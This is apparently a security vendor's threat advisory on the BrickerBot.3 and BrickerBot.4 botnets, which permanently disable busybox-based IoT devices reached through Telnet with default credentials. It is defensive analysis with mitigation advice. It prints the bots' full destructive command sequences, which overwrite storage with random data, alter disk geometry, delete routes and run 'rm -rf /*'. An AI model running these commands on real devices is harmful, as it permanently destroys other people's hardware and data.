Abstract

Imagine a fast moving bot attack designed to render the victim's hardware from functioning. Called Permanent Denial-of-Service (PDoS), this form of cyber-attack is becoming increasingly popular in 2017 as more incidents involving this hardware-damaging assault occur.

In early April, Radware's Emergency Response Team identified a new botnet designed to comprise IoT devices and corrupt their storage. Over a four-day period, Radware's honeypot recorded 1,895 PDoS attempts performed from several locations around the world. Its sole purpose was to compromise IoT devices and corrupt their storage. Besides this intense, short-lived bot (BrickerBot.1), Radware's honeypot recorded attempts from a second, very similar bot (BrickerBot.2) which started PDoS attempts on the same date – both bots were discovered less than one hour apart –with lower intensity but more thorough and its location(s) concealed by TOR egress nodes.

BrickerBot.3 – Back With A Vengeance

Radware's Emergency Response Team has now discovered a new version of the BrickerBot PDoS attack (BrickerBot.3) with a new command sequence:

```
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
busybox cat /dev/urandom >/dev/mtd0 &
busybox cat /dev/urandom >/dev/mtd1 &
busybox cat /dev/urandom >/dev/mtdblock1 &
busybox cat /dev/urandom >/dev/mtdblock2 &
busybox cat /dev/urandom >/dev/mtdblock3 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Figure 1: The command sequence for BrickerBot.3

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Figure 2: For reference, the BrickerBot.1 command sequence

Compared with the original BrickerBot.1, the sequence of commands is very similar. It does not start with fdisk – but goes straight to business. The first 6 block devices it tries to corrupt (up to and including /dev/ram0) correspond with the BrickerBot.1 attack. The devices mtd0,1 and mtdblock1,2,3 are new for the busybox version of BrickerBot. The fdisk commands to try to change the geometry of the block devices are identical to what BrickerBot.1 attempted. The end sequence again tries to disrupt connectivity by removing the default route and disabling TCP timestamps, wipe the root and limit the number of kernel threats to 1. The fork bomb (https://en.wikipedia.org/wiki/Fork_bomb) which was a signature feature for BrickerBot.2 is not present.

The First 12 Hours

During the first 12 hours of the attack, a total of 1118 PDOS attempts were recorded. The attacks all originated from a limited number of clear net IP addresses. ZoomEye (https://www.zoomeye.org/) and Shodan (https://www.shodan.io/) searches based on the source IPs of the attacks revealed all of them running an outdated version of the Dropbear SSH server (SSH-2.0-dropbear_0.51, SSH-2.0-dropbear_2013.58, and SSH-2.0-dropbear_2014.63).

The attacks started at 12:00 GMT on April 21st and in its first 12 hours the number of bots performing the attacks grew up to 15 bots.



Figure 3: Bot growth timeline over a 12 hour period

The devices used to perform the PDoS attacks on Radware's honeypot do not correspond to the devices from BrickerBot.1. Although BrickerBot.1 was also abusing a limited number of clear net connected devices to perform its attack, there is no immediate correlation between both. For complete disclosure and transparency, the attacks were detected by a different honeypot than the one that detected the BrickerBot.1 and BrickerBot.2 attacks.

The devices that perform the attack are spread around the globe and do not concentrate in a specific region and do not correlate to the locations of the BrickerBot.1 sources.

Figure 4: Geographic distribution of devices used by BrickerBot.2 to perform attacks

An Exploit Vector Like Mirai

In line with BrickerBot.1 and BrickerBot.2, this bot is also using the Mirai exploit vector to compromise the target. Any 'busybox' based Linux device that has Telnet exposed publically and has factory default credentials unchanged are a potential victim.

BrickerBot.4

Between 5:22pm and 8:44pm GMT the same honeypot also detected yet another, very similar sequence of commands. The attack was only attempted from a single device which was located on the Clearnet and upon investigation also had an outdated version of the Dropbear SSH server (SSH-2.0-dropbear_2014.63). This isolated bot performed 90 attacks and was not seen again between 8:44pm and midnight.

```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Figure 5: The BrickerBot.4 command sequence has a few less block devices it attempts to corrupt compared to BrickerBot.3

The Author: Rob The JanitOr

A few hours after finalizing this report, Catalin Cimpanu published his article on the author of BrickerBot (https://www.bleepingcomputer.com/news/security/brickerbot-author-claims-he-bricked-two-million-devices/). A person who went by the name of Janit0r on Hackerforums alluded to be the author of BrickerBot on April 14th.

Figure 6: Excerpt of a conversation that includes JanitOr

The Janit0r reached out to Victor Gevers (https://twitter.com/0xDUDE) based on a comment Victor made in one of the first articles on BrickerBot.1 and .2. The person confirmed he is the Janit0r on Hackforums and he is the author of BrickerBot.

The Janit0r: "Like so many others I was dismayed by the indiscriminate DDoS attacks by IoT botnets in 2016. I thought for sure that the large attacks would force the industry to finally get its act together, but after a few months of record-breaking attacks it became obvious that in spite of all the sincere efforts the problem couldn't be solved quickly enough by conventional means."

Based on the Janit0r's discussion, BrickerBot is more complex and probably much larger than Radware initially believed.

The Janit0r: "I consider my project a form of "Internet Chemotherapy" I sometimes jokingly think of myself as The Doctor. Chemotherapy is a harsh treatment that nobody in their right mind would administer to a healthy patient, but the Internet

was becoming seriously ill in Q3 and Q4/2016 and the moderate remedies were ineffective."

For the time being, it does not seem like the Janit0r will stop BrickerBot attacks, or at least not until officials and hardware vendors take definitive action to improve the state of IoT security.

The Potential Damage

BrickerBot.3 and BrickerBot.4, like BrickerBot.1, are targeting 'busybox'-based Linux devices, typically IoT devices such as IP camera's and DVRs. As mentioned in Radware's BrickerBot blog from April 13th (https://blog.radware.com/security/2017/04/brickerbot-dark-knight-iot/), Radware tested the BrickerBot.1 command sequence and accessed its impact on a real life device. The device in question was a Sricam AP003 Metal Gun Type Waterproof Outdoor Bullet (https://www.amazon.com/Sricam-AP003-Waterproof-Wireless-Security/dp/B00MCKG1FY) IP camera which is known to be 'supported' by Mirai. Although this suggests thoughts of robustness, upon running the sequence of commands from BrickerBot.1, the camera got disconnected from the network and upon reboot was not responding anymore. Factory reset for that purpose provided via button on the camera did not recover the IoT device. It was effectively bricked.

Protecting Your IoT Devices

It is not possible to assess how widely spread the attacks are, but the potential damage BrickerBot.3 poses a clear and present danger for any IoT device with factory default credentials. As the attacks are still ongoing, Radware advises the following:

- Change the device's factory default credentials.
- Disable Telnet access to the device.
- Use Network Behavioral Analysis to detect anomalies in traffic and combine this with automatic signature generation for fast and effective mitigation.
- Use User/Entity behavioral analysis (UEBA) to spot granular anomalies in traffic early.
- Gateway devices allow blocking Telnet default credentials. Use a DPI signature to detect default credentials and/or provided command sequences.

Effective DDoS Protection Essentials

As civil protests are more and more often accompanied with cyber-attacks, authorities and corporations have to adjust their protection strategies to prevent possible network outages, data leakage and reputation loss.

- **Hybrid DDoS Protection** – on premise and cloud-based solutions for real-time protection that also addresses high volume attacks and protects from pipe saturation.
- **Behavioral-Based Detection** - to quickly and accurately identify and block anomalies while allowing legitimate traffic through.
- **Real-Time Signature Creation** - to promptly protect from unknown threats and 0-day attacks.
- **Cyber-Security Emergency Response Plan** - that includes a dedicated team of security experts.

Effective Web Application Protection Essentials

- **Full coverage of OWASP Top-10** application vulnerabilities
- **Low false positive rate –** using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort

- **IP-agnostic device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Flexible deployment options -** on-premise, out-of-path, virtual or cloud-based

Radware's hybrid attack mitigation solution provides a set of patented technologies designed to detect, mitigate and report todays most advanced threats. Dedicated hardware and cloud based DDoS protection solutions seamlessly integrated with a Web Application Firewall protect against network and application attacks in real time and help ensure continuous service availability.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button".

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.